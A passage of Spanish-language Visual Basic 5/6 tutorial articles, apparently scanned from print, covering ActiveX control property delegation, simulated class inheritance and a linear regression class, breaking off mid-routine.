'//Cargar valores de propiedades desde el almacenamiento
Private Sub UserControl_ReadProperties(PropBag As PropertyBag)
    m_OnlyNumbers = PropBag.ReadProperty("OnlyNumbers", False)
End Sub

'// Escribir valores de propiedades en el almacenamiento
Private Sub UserControl_WriteProperties(PropBag As PropertyBag)
    PropBag.WriteProperty "OnlyNumbers", m_OnlyNumbers, False
End Sub
```

Los dos procedimientos siguientes son ampliamente conocidos por quienes programan clases en VB. Son la propiedad en sí. La línea PropertyChanged "OnlyNumbers" del procedimiento Let permite que el objeto UserControl le avise al formulario que la propiedad OnlyNumbers y la coloque en la ventana a Propiedades del diseño del proyecto del usuario.

```
Public Property Get OnlyNumbers() As Boolean
```

```
    OnlyNumbers = m_OnlyNumbers
End Property

Public Property Let OnlyNumbers(ByVal New_OnlyNumbers As Boolean)
    m_OnlyNumbers = New_OnlyNumbers
    PropertyChanged "OnlyNumbers"
End Property
```

Terminamos. Esta es la "receta" para galletas con chocolate. Si le pareció extenso, no se preocupe, VB incorpora el complemento "Asistente para Interfaz Control ActiveX" que le facilitará enormemente el trabajo. Es muy simple de usar, seleccione el complemento, Siguiente, Siguiente, Nuevo, escriba el nombre de la propiedad (el botón de radio debe editar en propiedad), llene el cuadro de dialogo (tipo, etc.) y Terminar. Automáticamente crea las líneas de código, prácticamente iguales a como las presente en esta discusión, quizá requiera de algunos retoques para agregar funcionalidad o quitar código innecesario (por ejemplo la variable para establecer un valor predeterminado a una propiedad bolean no es requerida)

Exposición de las Propiedades del Control Componente

Por supuesto, Usted va a querer que la propiedad Text del Text1 este disponible. Malas, ¿o buenas? Noticias, tendrán que escribir código para delegar esa propiedad. Tras bambalinas le comento que usamos una técnica para implementa Herencia en VB, es decir, queremos que nuestro control herede la propiedad Text del TextBox. Para no alargar el asunto, bastara con:

```
Public Property Get Text () As String
    Text = Text1.Text
End Property

Public Property Let Text (ByVal New_Text As String)
     Text1.Text  = New_Text
End Property
```

No es tan crítico ¿verdad?. Tendrán que agregar más cosas si desea que la propiedad aparezca en el cuadro de dialogo Propiedades. También es muy inteligente usar el complemento "Asistente para Interfaz Control ActiveX" en este caso.

Usar Como Componente

Nunca fue tan fácil hacer un Componente de Software. Simplemente compile como OCX y podrá usar el Control en cualquier aplicación VB5 de su maquina. Si desea llevarlo a otra maquina para diseñar, lo más fácil es llevar el código del ctl y compilarlo allí para no tener problemas de licencia. En otro caso tendrá que crear el software para instalarlo. De otra parte un ejecutable de una aplicación que use su control no tendrá problemas y correrá en cualquier PC, no obstante un PC con VB5 no podrá usar su control para diseño. Para la cuestión de licencias recomiendo el tema "Distribuir los controles" en "Generación de Controles ActiveX" de los Libros en Pantalla de VB5.

Desventajas

No podrá delegar una propiedad de solo lectura a los usuarios de su control. Por ejemplo la propiedad MultiLine siempre será la que especifico en su control. Esto se debe a que la propiedad tendría que ser asignada con código en el módulo de UserControl, y como esta es de solo lectura no acepta tal operación. Afortunadamente en un OCX podemos colocar varios objetos UserControl.

Para usar toda las propiedades (Lectura/Escritura) de TextBox, tendría que delegarlas una por una. En verdad, a modo de discusión, esto no es un verdadero problema ya que cuando Usted programa un control es para que este le preste un servicio a Usted y no necesita delegar todas las propiedades. Por ejemplo nunca voy a necesitar cambiar la Fuente del TextBox. Ahora, si piensa distribuir su control como comercial si tendrá que delegar todas las propiedades, -no le quepa duda, no faltará Mr. Bean que le preguntará ¿y que, no puedo cambiar la Fuente de TextBoxPlus? ; antes de que piense asesinarlo, delegue la propiedad Font.

Sin embargo pienso que en una versión futura de Visual Basic podremos extender todas las propiedades con una instrucción. - Sortilegio: Algo

como escribir en declaraciones *Extends NombreDeClase*.

Ventajas


Todas, innumerables, nunca antes los programadores Visual Basic estabamos tan contentos, es una mina, solo denme tiempo y verán lo que puedo hacer. Lo que se hace en C++ con mil constantes y cientos de un código que parece idioma Chino, se puede hacer en un momento con Visual Basic y una pizca de inspiración.

Las principales ventajas que encuentro son: (1) Encapsulamiento de Código, (2) Protección de la autoría de código y, (3) Extensibilidad de Controles. -¿Todavía piensa en Herencia?.

De otra parte, como componente de software, puede colocar su control en páginas HTML y ejecutar en cualquier Browser que apoye ActiveX. ¿Algo más?.

Ejemplo del Articulo

Este ejemplo fue publicado en el Magazín Algoritmo. Abra el grupo de proyectos Test_TXTEXT.vbg y ejecute. En la gráfica se ve en acción mi TextBoxPlus. No es un Control que esté completo para ser usado, su propósito es didáctico, y es un buen ejemplo que puede terminar si lo desea.



TextBoxPlus presenta un elegante relieve (imitado de Access) y una etiqueta que acompaña al TextBox. Esto ultimo fue para quitarme de encima ese problemita de tener que agregar un Label y cuadrar alineación, tamaños, Fondo, Nombre, etc. ¿Me estaré volviendo perezoso?.

La parte 2 de este articulo trata sobre Propiedades Especiales: (1) Delegar una propiedad que suministra Constantes Visual Basic, (2) Delegar una propiedad que suministra cuadros de dialogo estándares, (3) Crear una propiedad con constantes propias, y (4) Dar capacidades de enlace a datos a nuestros Controles ActiveX.

Extendiendo Controles con ActiveX
Parte 2

Propiedades Especiales

En el articulo de Mayo trate sobre las posibilidades de ActiveX para derribar las barreras de la carencia de propiedades personalizadas en los Controles OCX estándares. Es idóneo extender este documento para incluir unos temas de importancia fundamental en este propósito: (1) Delegar una propiedad que suministra Constantes Visual Basic, (2) Delegar una propiedad que suministra cuadros de dialogo estándares, (3) Crear una propiedad con constantes propias, y (4) Dar capacidades de enlace a datos a nuestros Controles ActiveX.

1. Delegar una Propiedad que Suministra Constantes Visual Basic

Propiedades como Alignment, BorderStyle, y muchas otras, suministran una línea de constantes propias. Si su control va a delegar esta propiedad, lo más conveniente y profesional es suministrar al usuario de su control esta interfaz. Ejemplo: La propiedad Alignment de un control Label suministra estas constantes:

vbLeftJustify = 0
vbRightJustify = 1
vbCenter = 2

Para que su control suministre estas constantes debe escribir un código con esta sintaxis:

```
'// PROPERTY: LabelAlignment
Public Property Get LabelAlignment() As AlignmentConstants
    LabelAlignment = lbl.Alignment
End Property

Public Property Let LabelAlignment( _
       ByVal New_LabelAlignment As AlignmentConstants _
       )
    lbl.Alignment = New_LabelAlignment
    PropertyChanged "LabelAlignment"
End Property
```

Es claro que no requerimos una variable de miembro (Prívate) para guardar el valor de LabelAlignment, pues la propiedad Alignment del Label nos guarda el valor.

Al declarar la propiedad como AlignmentConstants, Visual Basic la reconoce y en la ventana de propiedades del ambiente de desarrollo mostrará la lista desplegable con las constantes. También dentro de su código, el usuario del control podrá usar las constantes vbLeftJustify, vbRightJustify, y vbCenter sin preocuparse por su valor explícito.

Por ultimo, recordemos que debemos escribir las líneas en los eventos ReadProperties y WriteProperties para que la propiedad sea perecedera

para los usuarios que emplean nuestro control:

```
Prívate Sub UserControl_ReadProperties(PropBag As PropertyBag)

    '//Alineamiento del texto en la etiqueta
    lbl.Alignment = PropBag.ReadProperty("LabelAlignment", vbRightJustify)
    ...
End Sub

Prívate Sub UserControl_WriteProperties(PropBag As PropertyBag)
    '//Alineamiento del texto en la etiqueta
    Call PropBag.WriteProperty( _
         "LabelAlignment", lbl.Alignment, vbRightJustify _
         )
    ...
End Sub
```

En este ejemplo y en los siguientes se uso un control etiqueta (Label) con nombre lbl.

2. Crear una Propiedad con Constantes Propias

En este caso empleamos Enum. Ilustraré esto con un ejemplo. Digamos que su control va a suministrar una propiedad para filtrar las entradas en un TextBox, de acuerdo a si los caracteres digitados se deben pasar a Mayúsculas, Minúsculas, etc.

1. Empezamos por crear un tipo de enumeración con los nombres de las constantes

```
'//POPERTY: InLetFormat
Public Enum InLetFormatConstants
    tbp_None
    tbp_OnlyNumbers
    tbp_ToUpperCase
    tbp_ToLowerCase
    tbp_ToSpanishTitle
    tbp_ToEnglishTitle
End Enum
```

El prefijo *tbp* es simplemente convencional y lo uso para identificar la clase de mi Control (TextBoxPlus). Si desea más detalles de las Enumeraciones sugiero ojear Enum. Generalmente los valores que asigne Enum no nos interesan, pues su objetivo es dar una palabra significativa (para información acerca de la asignación de valores en Enum sugiero consultar la ayuda Visual Basic para Enum).

2. En declaraciones


```
'//Propiedad de enumeración personalizada:
Prívate m_InLetFormat As InLetFormatConstants
```

Como en el caso de propiedades estándares que suministran constantes, la declaración *As NombreEnumeración*, hará que Visual Basic le suministre una lista desplegable al usuario de su control con los nombres de las constantes.

3. Código de la propiedad

```
'// PROPERTY: InLetFormat
Public Property Get InLetFormat() As InLetFormatConstants
    InLetFormat = m_InLetFormat
End Property

Public Property Let InLetFormat( _
    ByVal New_InLetFormat As InLetFormatConstants _
    )
    m_InLetFormat = New_InLetFormat
    PropertyChanged "InLetFormat"
End Property
```

Las acciones que desee implementar a la propiedad corren por su cuenta. En este caso escribí los filtros en los eventos de teclado del TextBox. La siguiente imagen ilustra el efecto.



Propiedades con constantes propias

3. Delegar una Propiedad que Suministra Cuadros de Dialogo Estándares

Propiedades como ForeColor, BackColor, Font, y otras, requieren tratamiento especial. La ventana de propiedades del entorno de desarrollo de Visual Basic muestra cuadros de dialogo estándares para asignar los valores. Para que su control despliegue estos cuadros debe hacer lo siguiente. Ilustraré con la propiedad BackColor de un control cuadro de texto:

```
'//PROPERTY: TextBackColor
Public Property Get TextBackColor () As OLE_COLOR
    TextBackColor = txt.BackColor
End Property
```

```
Public Property Let TextBackColor (ByVal NewColor As OLE_COLOR)
    txt.BackColor = NewColor
    PropertyChanged "TextBackColor"
End Property
```

Simplemente declaramos la propiedad al tipo OLE correcto. Otras propiedades como Font son objetos y requieren un tratamiento menos sencillo, sin embargo el Asistente para interfaz de controles ActiveX puede reducir considerablemente el trabajo necesario para exponer las propiedades de los controles constituyentes; generalmente lo uso como primer paso y luego le doy la pulida que requieren mis propósitos.

4. Dar Capacidades de Enlace a Datos a los Controles ActiveX

Al final del camino lo importante es que nuestros controles se puedan enlazar a datos. Los controles de usuario no solo permite enlazar un solo campo, se pueden crear múltiples enlaces a datos (por ejemplo el control DBGrid tiene enlaces múltiples a través del objeto Columns). De igual forma que los controles enlazados suministrados con Visual Basic, su control enlazado a datos tendrá una propiedad DataSource y una propiedad DataField. Finalmente para los usuarios de nuestro control, la interfaz Aplicación - Bases de Datos se apoya en un control como Data.

Para una introducción rápida, diré que el enlace se hace a través de una propiedad creada en UserControl, normalmente aquella predeterminada del control componente principal, es decir, por ejemplo si nuestro control delega un TextBox mejorado, la propiedad que se enlazará será Text. Lo primero que haremos es delegar la propiedad Text (en el articulo anterior a este continúe una explicación de la técnica), luego agregamos unas líneas de código, y por ultimo fijamos unos datos en el cuadro de dialogo Menú Atributos de Procedimiento (sección Avanzado). El procedimiento paso a paso lo describo a continuación.

1. Delegar Propiedad que luego tendrá capacidad de enlace

```
'//-------------------------------------------------------------
'// PROPIEDAD TEXT
'//-------------------------------------------------------------
Public Property Get Text() As Variant
    Text = txt.Text
End Property

Public Property Let Text(NewValue As Variant)
    If CanPropertyChange("Text") Then
       txt = NewValue
       '//Actualizar origen de datos
       PropertyChanged "Text"
    End If
End Property
```


2. Agregar líneas de enlace

```
'//-------------------------------------------------------------
'// PROPIEDAD TEXT
'//-------------------------------------------------------------
Public Property Get Text() As Variant
    Text = txt.Text
End Property

Public Property Let Text(NewValue As Variant)
    If CanPropertyChange("Text") Then
       txt = NewValue
```

```
        '//Actualizar origen de datos
        PropertyChanged "Text"
    End If
End Property

Prívate Sub txt_Change()
    '//Actualizar cambios del usuario
    PropertyChanged "Text"
End Sub.
```

3. Fijar datos del cuadro de dialogo Atributos de Procedimiento

Menú Herramientas, Opción Atributos de Procedimiento, comando Avanzado. Seleccione la propiedad enlazada del cuadro desplegable Nombre. Luego indique las casillas del marco Enlace de datos, como se muestra en la siguiente imagen.



Cuadro de dialogo Atributos de Procedimiento

Varias Propiedades Enlazadas

Cuando su control ActiveX se compone de varios controles componentes, y desea darle propiedades de enlace a todos, deberá seguir el procedimiento anterior para cada atributo. Sin embargo, sólo puede asignar una sola propiedad como DataField en el cuadro de diálogo Atributos del procedimiento. Para permitir que se puedan establecer valores para propiedades enlazadas adicionales, tendrá que utilizar la colección DataBindings.

Por cada propiedad enlazada adicional que desee agregar al control, active Mostrar en la colección DataBindings en tiempo de diseño, en la

sección Avanzados del cuadro de diálogo Atributos del procedimiento. Puede establecer DataField para propiedades enlazadas adicionales en tiempo de ejecución, mediante código de Visual Basic. Por ejemplo, un control "miControl" con un segundo campo enlazado a datos, "Campo2", se podría crear con el código siguiente: *miControl.DataBindings("Campo2").DataField = "NombreDeCampo"*.


Si ha creado página de propiedades, en tiempo de diseño, la colección DataBindings aparecerá en la página de propiedades del control. La página de propiedades es aquella que aparece si hace clic en los tres puntos que se encuentran junto a esta propiedad. La creación de las páginas de propiedades son importantes si desea distribuir su control. La documentación VB en Libros en Pantalla trae ejemplos Paso a Paso para crear páginas de propiedades.

Para obtener una descripción completa de la creación de controles enlazados, vea "Enlazar un control con un origen de datos" en "Generar componentes ActiveX" de Guía de herramientas componentes, en los manuales Visual Basic o en Libros en Pantalla.

Así se Simula la Herencia en Visual Basic

Como Visual Basic puede simular herencia entre Clases

Primero que todo, ¿qué es la Herencia?. La herencia es un concepto de la programación orientada a objetos, donde una clase reutiliza las propiedades y funciones (métodos) de una clase superior. Se dice que una clase hereda de la superclase a partir de una jerarquía estricta.



Por ejemplo, un perro y un gato tienen una cualidad: morder, en lugar de repetir el código del método morder en ambas clases, se crea una clase Carnívoros, y tanto la clase Perro como Gato heredan de la clase Carnívoro. Si necesita implementar algo nuevo en el método Morder, no tendrá que modificar el código de las clases Perro o Gato. -Que bueno ¿no?.

Para simular herencia, simplemente declara un objeto privado de la clase superior dentro de la clase heredada y relega a este objeto la ejecución de los métodos y propiedades. Vea el siguiente ejemplo:

```
VERSION 1.0 CLASS
BEGIN
  MultiUse = -1  'True
END
Attribute VB_Name = "Carnivoro"
Attribute VB_Creatable = False
Attribute VB_Exposed = False

'//-------------------------------------------------------
'// Clase Carnívoro
'// Simulando Herencia. Ejemplo Harvey T.
'//-------------------------------------------------------
DefInt A-Z
Option Explicit

Public Tipo     As String
Public Mamífero As Boolean
Public Habitad  As String
```

```
Public Sub Morder(Optional Nombre As Variant)
    Dim s As String
    s = "El carnívoro de tipo «" & Tipo & "» acaba de morder."
    If Not IsMissing(Nombre) Then
       s = s + " Es una mascota y se llama «" & Nombre & "»"
    End If
    MsgBox s
End Sub

VERSION 1.0 CLASS
BEGIN
  MultiUse = -1  'True
END
Attribute VB_Name = "Gato"
Attribute VB_Creatable = False
Attribute VB_Exposed = False

'//-------------------------------------------------------
'// Clase Gato
'// Simulando Herencia. Ejemplo Harvey T.
'//-------------------------------------------------------
 Option Explicit

'//Simula una Superclase, ó que esta clase es una Subclase de
'//que hereda de Carnivoro
 Private m_Carnivoro As New Carnivoro

'//Propiedades exclusivas de esta clase
 Public Nombre         As String
 Public Raza           As String
 Public RatonesCazados As Integer

'//-------------------------------------------------------
'// Muestra como heredar un método de la superclase
'//-------------------------------------------------------
Sub Morder()
    m_Carnivoro.Morder Nombre
End Sub

'//-------------------------------------------------------
'// Es conveniente fijar las propiedades de la superclase
'//-------------------------------------------------------
Private Sub Class_Initialize()
    With m_Carnivoro
        .Tipo = "Felino"
        .Habitad = "Hogar"
        .Mamífero = True
    End With
End Sub

'//-------------------------------------------------------
'// Muestra como heredar una propiedad de la superclase
'// Así podremos usar miGato.Mamífero para saber
'// si es mamífero.
'//-------------------------------------------------------
Public Property Get Mamífero() As Boolean
    Mamífero = m_Carnivoro.Mamífero
End Property
```

Para implementar las propiedades y métodos heredados, no necesita escribir código "inteligente", simplemente se delega la ejecución a la objeto privado de la superclase, en nuestro caso m_Carnivoro. Cualquier cambio en el código de la clase Carnívoro estará al servicio de las subclases digamos Gato, Perro, León, etc. (este es el objetivo de la herencia),. Esta técnica es muy poderosa y ofrece muchas de las ventajas de la herencia "pura" (VB no es un lenguaje OOP puro). Sin embargo, el programador necesitará crear procedimientos manualmente. Por ejemplo, para heredar una propiedad, es indispensable crear el par Get/Let aún si la superclase contiene la propiedad simple (Public). Para facilitar esto, existe software comercial que lo hace automáticamente, recomiendo « Class Inheritance Master, -Advanced Code Generator for VB4- », hasta donde sé, existe una versión Shareware del mismo.

SimHer.zip (5k): Proyecto de ejemplo y artículo.

Artículo	Predicciones Numéricas con Regresión Lineal
Autor / Fuente	Harvey Triana
Tema	Programación General VB5-6
Creado	26-03-2001

Predicciones Numéricas con Regresión Lineal

Algo de Matemática Aplicada en Código Visual Basic para la Solución al Problema de Predicciones Numéricas

Introducción

Uno de los aspectos más relevantes de la informática es el análisis numérico aplicado. Tradicionalmente se cree que el análisis numérico se escribe exclusivamente en lenguajes de programación como FORTRAN, C, o quizás PASCAL, pues son lenguajes cuyo código ejecuta suficientemente rápido. Bien, para información de todos, el compilador del Visual Basic moderno crea programas bastante rápidos, aunque quizás no sea apropiado para problemas científicos, para problemas de Ingeniería aplica bastante bien. A modo de acotación, la diferencia de código compilado Visual Basic contra Código compilado C++ es apenas perceptible. Además, ¿Hay algo más gentil que la capacidad RAD de Visual Basic?.

Este articulo se centra en uno de los problemas clásicos del análisis numérico: la predicción de valores a partir de conjunto de datos dado, lo que en tratamientos teóricos se conoce como “Regresión Lineal”. Comúnmente las Calculadoras Científicas incorporan un modelo de funciones lineales de aproximación limitado, a saber generalmente cuatro: (1) Simple, (2) Logarítmico, (3) Potencial y (4) Exponencial (consulte el manual de su Calculadora Científica para más información). Este articulo trata sobre la aplicabilidad de estos cuatro modelos y cualquier otro adicional. Esto ultimo es el mérito de este documento. Valga aclarar que este articulo no incluye exposición teórica formal, si el lector lo cree necesario, al final del documento encuentra algunas fuentes bibliográficas.

Regresión Lineal

El problema de ajuste de curva a un conjunto de puntos admite dos interpretaciones diferentes o tiene dos algoritmos de aproximación a una solución. Una de ellas consiste en buscar la ecuación de una curva de un tipo determinado que pase exactamente por cada uno de los puntos del conjunto dado. En caso de una curva cuya ecuación sea un polinomio, la manera de hacerlo es mediante formulas de interpolación. La otra es la Regresión Lineal, donde se aplican unas ecuaciones menos rígidas y consiste en buscar alguna curva cuya ecuación contenga un numero reducido de parámetros de modo que sin pasar exactamente por cada punto dado, se “aproxime lo más posible” a ellos.

Normalmente se encuentra que el segundo algoritmo es más fiable para predicción numérica, ya que aplica un modelo o ecuación estadística e involucra un error minimizado que sirve de evaluación. Mientras que el ajuste a polinomios de interpolación genera una curva, que cambia de concavidad para pasar por cada uno de los puntos, y en los limites del conjunto de puntos se desvía considerablemente, comportamiento no deseable para extrapolaciones y aun interpolaciones.

¿Qué es la Regresión Lineal?. La Regresión Lineal es una técnica matemática usada para hacer predicciones de

valores partir de un conjunto de datos dados. Se trata de calcular la ecuación estadísticamente mas aproximada a un conjunto de datos usando un modelo de función lineal.

Formalmente hablando, un modelo lineal es toda función cuya ecuación se puede representa algebraicamente como,

(1) $u(x, y) = c1 + c2 \cdot v(x,y)$

Donde *c1* y *c2* son constantes puras, y las funciones *u(x,y)* y *v(x,y)* son funciones de las variables *x* e *y* sin constantes. Es decir, si un modelo matemático puede transformarse en la ecuación (1), entonces podemos decir que es aplicable la Regresión Lineal. No necesariamente la ecuación de ajuste es explícita, es el caso de la Regresión Exponencial: $f(x) = a.e^{(b \cdot x)}$, si tomamos logaritmos, tendremos $ln[f(x)] = ln(a) + b \cdot x$, con lo que se puede decir que: $u(x,y) = ln[f(x)]$, $v(x,y) = x$, y las constantes puras son logaritmo natural *ln(a)* y *b*.

La Regresión no necesariamente es Lineal, es decir se puede hablar en términos generales de Regresión y colocar la Regresión Lineal como un subconjunto de ésta. Se puede hacer Regresión para ajustar un conjunto de puntos a una Parábola, por ejemplo. Estos tipos de ajuste encuentran aplicación cuando la regresión lineal aplicada a muchos modelos no arroja coeficientes de correlación satisfactorios (como regla común asumimos que un coeficiente de correlación inferior a 0.95 es pobre). También un tipo de ajuste a una parábola es conveniente cuando se sabe que el conjunto de datos dado (por ejemplo de un experimento).

El Código

Las ecuaciones para calcular las constantes a y b (algunas veces encontrara esta constantes con los nombres LRA y LRB) son extensas y no les escribiré aquí, sin embargo si esta interesado, puede consultar la bibliógrafa de este articulo.

He empaquetado el código de solución en una clase con el nombre de CREGLIN, con el siguiente código:

```
'============================================================
' TYPE : Class
' NAME : CREGLIN
' DESCRIPTION : Linear Regression
' AUTHOR : Harvey Triana
' CREATED : Fortran, 1996
' UPDATE : 18-12-2000
'============================================================
Option Explicit

Private Const NullFloat As Single = -999.25
Private Const SP        As String = " "

Private Type structReon
      Eqt As Integer
      Rx  As String
      Ry  As String
      Nfn As String
      LRa As Double
      LRb As Double
      Cor As Double
End Type
Private Fun() As structReon, nReon As Long

Private x()    As Single
Private y()    As Single
Private nr     As Long
Private Use()  As Integer

Public Function Calc( _
    IncomingX() As Single, _
    IncomingY() As Single) As Boolean

    Dim YiLE0 As Boolean
    Dim YiLT0 As Boolean
    Dim YiEQ0 As Boolean
    Dim XiLE0 As Boolean
    Dim XiLT0 As Boolean
    Dim XiEQ0 As Boolean

    Dim v      As Double
    Dim ErrFun As Boolean
    Dim i      As Long
    Dim k      As Long

    x() = IncomingX()
```

```
    y() = IncomingY()
    nr = UBound(x)

    GoSub FilterList
    If ErrFun Then
       MsgBox "Relation {x, y} is not a Mathematical Function", _
              vbInformation
       Calc = False
    Else
       GoSub Centinels
       Call Coefficients
       If nr > 2 Then SortShell
       Calc = True
    End If
Exit Function

FilterList:
  '//Detect if there are repeated Xi:
  ErrFun = False
  For i = 1 To nr - 1
      v = x(i)
      For k = i + 1 To nr
          If v = x(k) Then ErrFun = True
          Exit For
      Next
      If ErrFun Then Exit For
  Next
Return

Centinels:
  For i = 1 To nr
      If y(i) <= 0 Then YiLE0 = True
      If y(i) < 0 Then YiLT0 = True
      If y(i) = 0 Then YiEQ0 = True
      If x(i) <= 0 Then XiLE0 = True
      If x(i) < 0 Then XiLT0 = True
      If x(i) = 0 Then XiEQ0 = True
  Next
  '//Define Access to Fnctions:
  For i = 1 To nReon
      Use(i) = True
  Next
  '//Searching...
  If XiLE0 Then Use(2) = False
  If YiLE0 Then Use(3) = False
  If XiEQ0 Then Use(7) = False
  If YiEQ0 Then Use(8) = False
  If YiLE0 Then Use(10) = False
  If XiLT0 Then Use(11) = False
  If YiLT0 Then Use(12) = False
  If XiEQ0 Then Use(14) = False
  If XiLE0 Then Use(15) = False
  If XiLE0 Or YiLE0 Then Use(4) = False
  If XiEQ0 Or YiEQ0 Then Use(9) = False
Return

End Function

Public Function GetFx(x As Single, a As Double, b As Double, Eqt As Integer) As Single
    Dim v As Single
    Select Case Eqt
           Case 1: v = a + b * x
           Case 2: v = a + b * Log(x)
           Case 3: v = a * Exp(b * x)
           Case 4: v = a * (x) ^ b
           Case 5: v = a + b * x ^ 2
           Case 6: v = Sqr(a + b * x)
           Case 7: v = a + b / x
           Case 8: v = 1 / (a + b * x)
           Case 9: v = x / (b + a * x)
           Case 10: v = a * Exp(b * x ^ 2)
           Case 11: v = a + b * Sqr(x)
           Case 12: v = (a + b * x) ^ 2
           Case 13: v = a + b * x ^ 3
           Case 14: v = a + b * x ^ -3
           Case 15: v = a + b * Log(x) ^ 2
    End Select
```

```
    GetFx = v
End Function

Private Sub SortShell()
    Dim s      As structReon
    Dim Jump   As Long
    Dim Switch As Long
    Dim i      As Long
    Dim j      As Long

    Jump = nReon
    Do While Jump > 1
       Jump = Jump \ 2
       Do
          Switch = 1
          For j = 1 To nReon - Jump
